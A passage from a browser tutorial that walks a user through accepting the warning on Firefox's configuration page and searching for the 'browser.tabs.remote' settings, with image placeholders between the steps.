
When you get a warning as shown below, click on "I accept the risk" as shown in the image below.




You will be listed all configuration settings of Firefox as shown below.




In the search bar type **browser.tabs.remote** to get all settings related to the browser.



